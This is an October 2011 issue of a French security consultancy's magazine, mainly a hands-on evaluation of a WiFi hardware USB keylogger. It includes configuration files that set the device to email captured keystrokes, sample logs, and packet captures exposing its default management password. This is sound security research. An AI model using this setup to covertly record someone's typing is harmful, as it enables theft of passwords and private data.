xmco®
we deliver security expertise

actu sécu 29


l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

OCTOBRE 2011

CYBERCRIMINALITE

KEYLOGGER
BOTNET
ATTAQUES

Dossier complet en deux numéros



Les keyloggers physiques
Analyse d'un keylogger physique en vente sur Internet

Nom de Zeus!
Présentation et utilisation du célèbre Cheval de Troie

SSTIC vs Hack In Paris
Résumé des conférences

Actualité du moment
DigiNotar, SSL et BEAST, les monnaies virtuelles...

Et toujours... **les actualités, les blogs, les logiciels et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

édito

OCTOBRE 2011

Chers lecteurs,

La notion de lien social est intrinsèque à l'être humain. Dès la naissance, le nouveau-né ne sait, ne peut pas survivre sans l'aide des adultes. Il ne marche pas, ne se nourrit pas seul et achève sa construction cérébrale qui lui permettra de devenir un individu doté de la fabuleuse conscience que tous les animaux nous envient.

Sans rentrer dans une analyse psychologique pour laquelle je n'ai pas de compétence, il n'est pas nécessaire de méditer pendant 15 ans pour comprendre que l'être humain, sauf certains ermites et quelques informaticiens acharnés, ne peut pas vivre seul. Nous avons tous besoin de contacts et d'échanges. C'est une constante impérative de la vie d'une personne. Il en résulte la vie en société ; avec tous les avantages et les inconvénients que cela peut représenter : les amis, les voisins, les collègues de travail, les patrons, les fournisseurs, etc.

[Internet a tué le lien social !]

Finalement, chacun joue son propre rôle dans la vie des autres, et chaque vie n'est qu'un enchevêtrement de moments vécus en même temps, ensemble ou séparément, en parallèle ou en se percutant. Enfin, c'était comme ça jusqu'à l'arrivée des réseaux sociaux sur Internet. Quel miracle! Quel progrès! Quelle performance annoncée que de pouvoir être en relation permanente avec l'ensemble des gens que l'on connaît et que l'on apprécie, et de s'assurer que TOUS les moments seront vécus ensembles, partagés en simultané, en LIVE, avec l'échange en temps réel des émotions pour encore plus d'intensité grâce à la sacro-sainte technologie qui permet au PING de faire le tour du monde en moins d'1 minute (Cisco a vraiment ridiculisé Jules Vernes!)!

Malheur à celui qui critiquera les réseaux sociaux : c'est LE progrès de l'humanité, sans lequel, point de salut, plus de relation, plus de contact avec la civilisation.

Je vais quand même prendre le risque d'être ringard : si la tendance se poursuit, on se racontera tellement de choses via twitter, Linkedin, Facebook, etc. qu'on n'aura plus rien à se raconter quand on se verra. Pire ! On n'aura plus besoin de se voir, puisqu'on se sera déjà tout dit. Franchement, si c'est pour entendre les banalités que l'on peut lire, autant rester chez soi. Pour trouver de la nouveauté, il faudra de nouvelles rencontres, qu'on s'empressera d'ajouter à ses contacts pour profiter de la vie en temps réel. Donc plus aucun intérêt de se voir.

Ce que nous promettent les réseaux sociaux, c'est l'isolement de l'individu. En effet, lorsqu'on n'est plus connecté, on ne se «nourrit» plus de la vie des autres. Il faut donc rester chez soi pour «partager». A mon sens, le réseau social via Internet n'est pas du contact, c'est un simulacre de relation, une expérience biologique à l'échelle de l'humanité pour faire croire à l'individu qu'il partage alors même qu'il s'enferme dans une cellule de prison haut-débit.

Oh la la... Vous allez penser que le Directeur d'XMCO traverse une grosse déprime. Au contraire, je reviens des assises de la sécurité et j'ai pu mesurer à quel point il était agréable de discuter avec des clients, des partenaires ou encore des concurrents et à quel point l'être humain n'était pas fait pour discuter à travers un ordinateur, en tout cas pas seulement, et surtout pas essentiellement.

Ce genre d'événements vous ramène à l'essentiel : le One-2-One ! Le vrai échange, le contact nourrissant et qui fait évoluer, c'est celui qu'il nous est donné d'établir avec les autres, en leur serrant la main, en partageant un verre (plusieurs pour certains...), un repas, un moment particulier dans un endroit donné, à un instant donné. Celui qui fait qu'on se sent bien, qui nous fait ressentir cette émotion qui nous motive et qui nous permet de finir la journée dans une atmosphère agréable.

Je vous souhaite une bonne lecture de ce 29ème numéro et espère vous voir prochainement pour en parler !

Marc Behar
DIRECTEUR DU CABINET

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.


Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

sommaire



Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Stéphane AVI, Frédéric CHARPENTIER, Alexis COUPE, Charles DAGOUAT, Marie GARBEZ, Yannick HAMON, Florent HOCHWELKER, Stéphane JIN, François LEGUE, Julien MEYER.

> Les keyloggers physiques : achat, présentation et utilisation

Intéressons-nous à un outil utilisé par les pirates. Plusieurs attaques reposant sur des keyloggers physiques ont défrayé la chronique (Bibliothèques, universités, lieux publics). Mais quelles seraient les conséquences lors de l'utilisation interne et comment ces «petits jouets» fonctionnent-ils ?

par Julien MEYER

> Les keyloggers physique kezaco ?

Présentation générale

Un **keylogger**, ou «Enregistreur de frappe» en français, est un équipement ou un logiciel permettant d'enregistrer toutes les touches qui ont été frappées sur le clavier d'un ordinateur.

Plusieurs différences existent entre les keyloggers matériels et logiciels. La principale est le fait qu'un keylogger matériel ne peut s'installer à distance. Il est donc impératif d'avoir un accès physique à la machine. L'avantage est qu'il n'y a aucune interaction possible avec le système d'exploitation. En effet, le keylogger ne nécessite pas d'installation logicielle. Il n'a donc pas de problème de compatibilité avec le système puisqu'il n'a pas besoin de driver pour être installé. Étant mis sous tension dès le démarrage de la machine, un keylogger physique peut donc **enregistrer les touches utilisées dès le lancement du BIOS** (mot de passe de protection du BIOS ; mot de passe de logiciel de chiffrement de disque etc).


Si un keylogger logiciel est plus ou moins facile à détecter grâce à des logiciels, nous allons vous démontrer que la version physique, ou matérielle est beaucoup plus difficile à déceler.

Plusieurs fabricants proposent les produits suivants :

- KeyDemon, Keelog (Pologne et USA) ;
- KeyCarbon (USA) ;
- KeyGhost (plus ancien, Nouvelle-Zélande) ;
- Refog (USA - Russie).

«Plusieurs types de keyloggers existent, capables de s'adapter à tout type de clavier»

Comme beaucoup de produits de nos jours, les keyloggers n'ont pas échappé aux avancées technologiques. On trouve désormais des produits relativement complets qui sont de plus en plus difficiles à déceler.




Voici les caractéristiques des keyloggers physiques actuels:

✚Mémoire interne allant jusqu'à 2 Go de mémoire flash;
✚Chiffrement complet des données afin de protéger les fichiers de configuration et de log ;
✚Connexion WiFi, gestion de to us les protocoles récents ;
✚Accès à distance et logiciel de gestion associé ;
✚Protection par mot de passe de l'accès à distance ;
✚Un prix relativement faible, de 30$ à 150$;
✚Très petite dimension.

Les types de keyloggers


Plusieurs types de keyloggers existent, capables de s'adapter à tout type de clavier.

✚Les keylogger de **type PS/2** sont les plus anciens. Utilisable sur des claviers ayant une sortie PS/2, ils sont devenus quasi indétectables visuellement. Il est, en effet, possible d'avoir la version USB-PS/2 qui a exactement la même forme que les adaptateurs USB-PS/2, très souvent utilisés avec ce type de matériel sur des machines récentes.



✚Les keyloggers de **type USB** sont, sans aucun doute, les plus utilisés à ce jour et les plus difficiles à détecter. C'est ce type de keylogger qui va nous intéresser et que nous allons étudier dans la suite de cet article.

✚Il est également possible de placer **un module keylogger dans un clavier**. Ce type de module, d'à peine 3cm sur 1,5cm, peut se brancher facilement au sein d'un clavier, qu'il soit USB ou PS/2.




✚Les **keyloggers sans fils** permettent, quant à eux, d'enregistrer les frappes à distance, en sniffant le réseau ou les ondes radio tout en déchiffrant les paquets venant du clavier.

> Présentation et utilisation du KeyGrabber Nano WiFi

Caractéristiques

Le keylogger KeyGrabber Nano WiFi fait partie de la gamme nano de Keelog.

Voici les caractéristiques du keylogger que nous avons choisi :
✚Dimensions : 35mm * 20mm * 12mm ;
✚Chiffrement 128 bits (pas d'information supplémentair) ;
✚Connexion aux réseaux WiFi (support WEP64/128, WPA, WPA-2 et WiFi ouvert) : Il lui sera possible de se connecter sur un réseau WiFi à 150m sur terrain ouvert et environ 50m dans un environnement de bureau ;
✚Accès aux données par le réseau ;
✚Envoi d'email automatique ;
✚Support de plusieurs «keyboards layouts» ;
✚Compatible USB-HID (Low-speed, full-speed et High-speed) version 1.1 ou 2 ;
✚8 Mo de mémoire flash ;
✚Ne fonctionne pas sur un adaptateur USB-PS/2.



Le keylogger est livré avec un câble USB/2 pins permettant d'utiliser le keylogger en mode «Storage» et un CD-ROM contenant la documentation ainsi que le logiciel de gestion «Demons Tools» qui permet de gérer tous les produits de la marque keyGrabber.

Installation et configuration

La configuration du keylogger peut se faire manuellement ou bien en passant par l'interface graphique de **«Demons Tools»**. Le keylogger va stocker la configuration au sein des 2 fichiers suivants : Un fichier nommé WIFI.TXT, permettant de configurer les fonctionnalités WiFi et mail et un fichier nommé CONFIG.TXT qui contient le reste des paramètres de configuration. Ces dernières sont stockées sous la forme clé=valeur.

La configuration du WIFI

Le keylogger peut se connecter automatiquement au point d'accès WiFi choisi. Plusieurs options doivent être configurées :

- «WifiNetwork» permet de spécifier le SSID du point d'accès ;
- «WiFiEncryption» son chiffrement utilisé (WEP, WPA, WPA2) ;
- «WiFiPassword» le mot de passe ;
- «WifiStandard» est le paramètre qui sert à spécifier les standards WiFi de la région (US par défaut).

Par défaut, le keylogger est configuré en IP dynamique. On peut aussi le faire en IP statique grâce au paramètre «IpAdress», «NetMask», «Gateway», «DnsServer» et «DnsServer2».
Le WiFi peut également être entièrement désactivé avec le paramètre «DisableWifi».

Remarque : Il est dommage que le keylogger ne scanne pas automatiquement les réseaux à proximité pour trouver un réseau ouvert.

WIFI.TXT

```
DisableWiFi=No
WiFiNetwork=test_julien
WiFiEncryption=WEP128
WiFiPassword=123456789azer
WiFiStandard=France
DisableTcp=No
DisableUdp=No
DisableSmtp=No
Recipient=julien.meyer@xmco.fr
ReportInterval=3600
ReportSize=10240
CustomSmtp=Yes
SmtpServer=mail.xmco.fr
SmtpUser=user
SmtpPassword=password
SmtpSender=julien.meyer@xmco.fr
```

«Le keylogger est livré avec un câble USB/2 pins permettant d'utiliser le keylogger en mode «Storage» et un CD-ROM contenant la documentation ainsi que le logiciel de gestion «Demons Tools.»

Configuration de l'envoi d'email

Si le keylogger parvient à se connecter sur un réseau wifi, il peut alors envoyer un email toutes les X minutes, seuil défini par la variable «ReportInterval». Le paramètre «Recipient» permet de spécifier l'adresse email vers laquelle l'email va être envoyé. Si cette valeur n'est pas présente, cette option sera automatiquement désactivée. L'envoi de courriel peut également être désactivé grâce à l'option «DisableSmtp». Les paramètres «CustomSmtp», «SmtpServer», «SmtpUser», «SmtpPassword» et «SmtpPort» permettent de configurer un serveur SMTP différent de celui par défaut («smtpauthXX.prod.mesa1.secureserver.net»). L'émetteur du courriel peut également être défini avec «SmtpSender».

Remarque : On peut noter l'absence de spécification de l'objet, ou du chiffrement de l'email, qui serait un plus pour empêcher la détection de celui-ci.

Configuration de l'accès à Demon Tools

«Demons Tools», l'outil de récupération des logs en réseau, utilise un port TCP pour la récupération des logs et un port UDP pour découvrir les appareils connectés au réseau. Les paramètres «DisableTcp» et «DisableUdp» permettent de désactiver ces fonctionnalités. «TcpPort» et «UdpPort» servent à spécifier les ports d'écoute. Par défaut, c'est le

port 25999 en TCP et 25998 en UDP qui sont utilisés. Afin de sécuriser l'accès au keylogger par le réseau, un mot de passe de 3 caractères maximum est mis en place, par défaut KBS. L'option «Password», à mettre dans le fichier CONFIG.TXT, permet de changer le mot de passe.

Remarque : Un mot de passe de 3 caractères ne suffit pas à protéger correctement l'accès à l'appareil.

Configuration générale

Les configurations de l'appareil peuvent être chiffrées grâce à l'option «Encryption». Nous verrons, par la suite, que ce paramètre n'est pas fonctionnel. L'enregistrement peut être arrêté (ce qui n'est pas vraiment le but d'un keylogger) avec «DisableLogging».

CONFIG.TXT

```
Password=XMC
DisableLogging=No
LogSpecialKeys=Full
DisableLayout=No
Encryption=No
```


Une fois les fichiers de configuration créés, il est nécessaire de connecter le keylogger à une machine en mode «Storage» afin de copier les fichiers. Pour se faire, il suffit de brancher les 2 pins du câble USB livré avec le keylogger, puis de brancher le keylogger et le câble à la machine. Le keylogger est alors détecté comme un périphérique USB de stockage de masse. Il est alors possible de copier les fichiers de configuration sur l'appareil.

La configuration peut également se faire avec «Demons Tools». Il suffit d'exécuter le logiciel, de choisir le modèle et de sélectionner le menu de configuration. Une fois la configuration effectuée, elle sera automatiquement copiée sur le périphérique.

Remarque : L'utilisation de Demon Tools pour configurer

le keylogger aurait pu être intéressante s'il avait été possible de le reconfigurer à distance.

Le keylogger est prêt ! Le pirate peut désormais le brancher sur la machine de la victime, entre le clavier et le port USB de la machine.



Utilisation et récupération des données

Suivant la configuration choisie, plusieurs options sont disponibles.

Récupération physique

En débranchant le keylogger de la machine victime et en le connectant en mode «Storage», il est possible de récupérer un fichier LOG.TXT contenant les touches enregistrées.

LOG.TXT

```
[Pwr]ci est un test/[Bck]2[Bck]1[Bck][Ent]
[Ent][Sh]Test de frappe sur key[Bck][Bck][Bck]le clavier[Ent]
[Ent]jilien.[Bck][Bck][Bck][Bck][Bck][Ent]
[Ent]julien,[Bck][Sh]<m[Bck];eyer1[Bck][Sh]![Bck][Bck][Bck][Bck][Bck]julien[Sh]<;eyer`x;co[Sh]<fr[Ent]
testpqsszord[Ent]
[Ent]
```

Récupération par email

Si un réseau WiFi a été configuré et que le keylogger arrive à s'y connecter, il tentera d'envoyer un email. Le premier email envoyé, contient la configuration. On connaitra dès lors l'adresse IP obtenue et le réseau sur lequel il est connecté. Un email avec le contenu du fichier LOG.TXT sera, ensuite, envoyé toute les X minutes.

From: julien meyer
Subject: ==> KeyDemon USB Wi-Fi Report <==
Date: September 13, 2011 12:22:16 PM GMT+02:00
To: julien meyer

Access Point : test
IP (Static) : 10.0.2.3
Gateway : 10.0.2.1
MAC : 00:11:F6:8B:75:17
Report range : 0-115

[Pwr]ci est un test/[Bck]2[Bck]1[Bck][Ent]
[Ent][Sh]Test de frqppe sur key[Bck][Bck][Bck]le clqvier[Ent]
[Ent]jlien.[Bck][Bck][Bck][Bck][Bck][Ent]
[Ent]julien,[Bck][Sh]<m[Bck];eyer1[Bck][Sh]![Bck][Bck][Bck][Bck][Bck]julien[Sh]<;eyer`x;co[Sh]<fr[Ent]
testpqsszord[Ent]
[Ent][Pwr]test[Pwr][Pwr][Pwr][Pwr][Pwr][Pwr][Pwr][Pwr][Pwr]

Récupération par Demon Tools

Grâce à l'outil «Demon Tools», il est possible de se connecter au travers du réseau et ainsi de récupérer les logs (Si celui-ci est bien entendu connecté au WiFi...). Dans la partie suivante, une petite analyse vous fera découvrir le «protocole» de communication utilisé.

Une fois le fichier de log récupéré, il est possible de le lire avec un éditeur de texte, ou bien avec Demon Tools. Certaines touches spéciales ont été remplacées par un alias.

Par exemple, la touche échappe est marquée [Esc] dans le fichier de log. Trois commandes sont également disponibles: Power [Pwr], Sleep [Slp] et Wake [Wke]. Ces touches ne sont pas configurables.

N'ayant pas réussi à configurer la date et l'heure lors des saisies (aucune option ne permet de le faire malgré la documentation). La recherche de logins/mots de passe peut devenir extrêmement difficile (si le login n'est pas une adresse email) dans un log de plusieurs centaines de lignes.

Tobias Leeger

> Analyse du protocole utilisé

Fonction «Research Host»

Cette fonction sert à rechercher les keyloggers sur le même réseau que celui de la machine. Demon tools envoie un paquet UDP en broadcast sur le port (par défaut 25998), avec pour data «Get Ip» [1]. Les keyloggers présents sur le réseau lui répondront par un paquet UDP sur le même port, avec pour data «OK». En sniffant le réseau, il est donc possible de découvrir les keyloggers installés si cette fonctionnalité n'a pas été désactivée. Si le message «Get Ip» est intercepté, il est alors possible de retrouver la machine sur laquelle Demon Tools est installé à condition, bien sur, d'avoir accès au réseau WiFi.

```
255.255.255.255      UDP      48 Source port: italk  Dest
10.0.2.10            UDP      44 Source port: 6648   Desti
```

```
Frame 4: 48 bytes on wire (384 bits), 48 bytes captured (384 bits)
Ethernet II, Src: Apple_c2:4d:41 (10:9a:dd:c2:4d:41), Dst: Broadcast (ff:
Internet Protocol Version 4, Src: 10.0.2.10 (10.0.2.10), Dst: 255.255.255
User Datagram Protocol, Src Port: italk (12345), Dst Port: 4243 (4243)
Data (6 bytes)
  Data: 476574204970
  [Length: 6]
```

```
00  ff ff ff ff ff ff 10 9a  dd c2 4d 41 08 00 45 00   ........ ..MA..E.
10  00 22 60 f7 00 00 80 11  cd ca 0a 00 02 0a ff ff   ."`..... ........
20  ff ff 30 39 10 93 00 0e  ae 06 47 65 74 20 49 70   ..09.... ..Get Ip
```

Fonction «Get Log»

Une deuxième fonction est présente dans Demon Tools : la récupération des logs. Cette fonction est activée par défaut sur le port TCP/25999. Demon Tool envoie un paquet TCP à la machine ciblée ayant pour data «Get Log [MDP]». [MDP] est le mot de passe, par défaut «KBS», qui permet de se connecter au keylogger. Si le mot de passe est correct, le keylogger renverra, dans un paquet, les logs à Demon Tools. Si jamais le mot de passe n'est pas bon, le keylogger renverra un paquet TCP [FIN, ACK] et mettra un terme à la connexion.

Il sera donc possible de sniffer le réseau et d'intercepter le message «Get Log [MDP]».

```
▷ Frame 7: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)
▷ Ethernet II, Src: Apple_c2:4d:41 (10:9a:dd:c2:4d:41), Dst: AsiaPaci_8b:75
▷ Internet Protocol Version 4, Src: 10.0.2.10 (10.0.2.10), Dst: 10.0.2.3 (1
▷ Transmission Control Protocol, Src Port: florence (1228), Dst Port: 4242
▽ Data (11 bytes)
    Data: 476574204c6f67204b4253
    [Length: 11]
```

```
0000  00 11 f6 8b 75 17 10 9a  dd c2 4d 41 08 00 45 00   ....u... ..MA..E.
0010  00 33 60 fd 40 00 80 06  81 bb 0a 00 02 0a 0a 00   .3`.@... ........
0020  02 03 04 cc 10 92 e6 b0  49 a3 00 00 3a e9 50 18   ........ I...:.P.
```

```
▸ Frame 11: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits)
▸ Ethernet II, Src: AsiaPaci_8b:75:17 (00:11:f6:8b:75:17), Dst: Apple_c2:4d:41
▸ Internet Protocol Version 4, Src: 10.0.2.3 (10.0.2.3), Dst: 10.0.2.10 (10.0.
▸ Transmission Control Protocol, Src Port: 4242 (4242), Dst Port: florence (12
▾ Data (126 bytes)
    Data: 5b5077725d5b5077725d5b5077725d5b5077725d5b507772...
    [Length: 126]

0000  10 9a dd c2 4d 41 00 11  f6 8b 75 17 08 00 45 00   ....MA.. ..u...E.
0010  00 a6 00 46 00 00 40 06  62 00 0a 00 02 03 0a 00   ...F..@. b.......
0020  02 0a 10 92 04 cc 00 00  3a e9 e6 b0 49 ae 50 18   ........ :...I.P.
0030  05 b0 cf 9f 00 00 5b 50  77 72 5d 5b 50 77 72 5d   ......[P wr][Pwr]
0040  5b 50 77 72 5d 5b 50 77  72 5d 5b 50 77 72 5d 5b   [Pwr][Pw r][Pwr][
0050  50 77 72 5d 5b 50 77 72  5d 5b 50 77 72 5d 5b 50   Pwr][Pwr ][Pwr][P
0060  77 72 5d 5b 50 77 72 5d  5b 50 77 72 5d 5b 50 77   wr][Pwr] [Pwr][Pw
0070  72 5d 5b 50 77 72 5d 5b  50 77 72 5d 5b 50 77 72   r][Pwr][ Pwr][Pwr
0080  5d 5b 50 77 72 5d 5b 50  77 72 5d 5b 50 77 72 5d   ][Pwr][P wr][Pwr]
0090  5b 50 77 72 5d 5b 50 77  72 5d 5b 50 77 72 5d 5b   [Pwr][Pw r][Pwr][
00a0  50 77 72 5d 5b 50 77 72  5d 74 65 73 74 5b 45 6e   Pwr][Pwr ]test[En
00b0  74 5d 0d 0a                                        t]..
```

